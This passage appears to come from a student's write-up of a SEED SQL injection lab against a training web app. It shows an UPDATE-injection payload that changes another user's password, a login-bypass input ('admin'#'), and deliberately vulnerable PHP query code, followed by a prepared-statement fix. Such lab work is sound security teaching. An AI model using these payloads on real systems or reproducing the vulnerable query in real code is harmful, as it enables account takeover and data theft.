
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	50000	9/20	10211002				
Boby	20000	0	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 3.3: Modify other people' password


- As mentioned, the passwords are hashed using SHA1 and stored in the database. In order to change the password of Boby's profile, we need to first convert plain password into a hashed value using SHA1. I choose the password as `'BobyisHacked!!!'` and hash it using `SHA1` using the command `$ sha1sum <password_containing_file>`.




- Once the hashed value is generated, we login into Alice's (our) profile and go to the EDIT PROFILE page and enter `',Password = '<hashed value of the password>' WHERE name = 'Boby';#`.



- Once this is done, we can validate our injection by logging into Boby's profile using our chosen password.




- Above image is after logging into Boby's profile using the chosen password. We can also verify it in MySQL using the command `$ SELECT Password FROM credential WHERE name = 'Boby';`



- Above image clearly shows the hashed value of the password.

Task 4: Countermeasure — Prepared Statement

- The file `unsafe.php` can be found in `image_www/Code/defense` folder. We can modify the code here but will need to restart the containers.
- We can also modify the file while the container is running. On the running container, the `unsafe.php` program can be found inside `/var/www/SQL_Injection/defense` folder.
- Below is the `unsafe.php`, which is vulnerable to SQL Injection attack. We modify this code with a prepared statement.




- The highlighted part of the code will be modified. For modification, we can take the reference code that has been appended in the lab pdf.

```
GNU nano 4.8                                    unsafe.php

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo
```


- Below is the updated code.

```
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
root@f978b25d796d:/var/www/SQL_Injection/defense#
```

- Now, let us try to login using the SQL injection attack by entering the username as `admin'#`



- We see that we were able to stop any attacker from gaining access.



- Let's try to login with Alice username and password and check if it works as expected.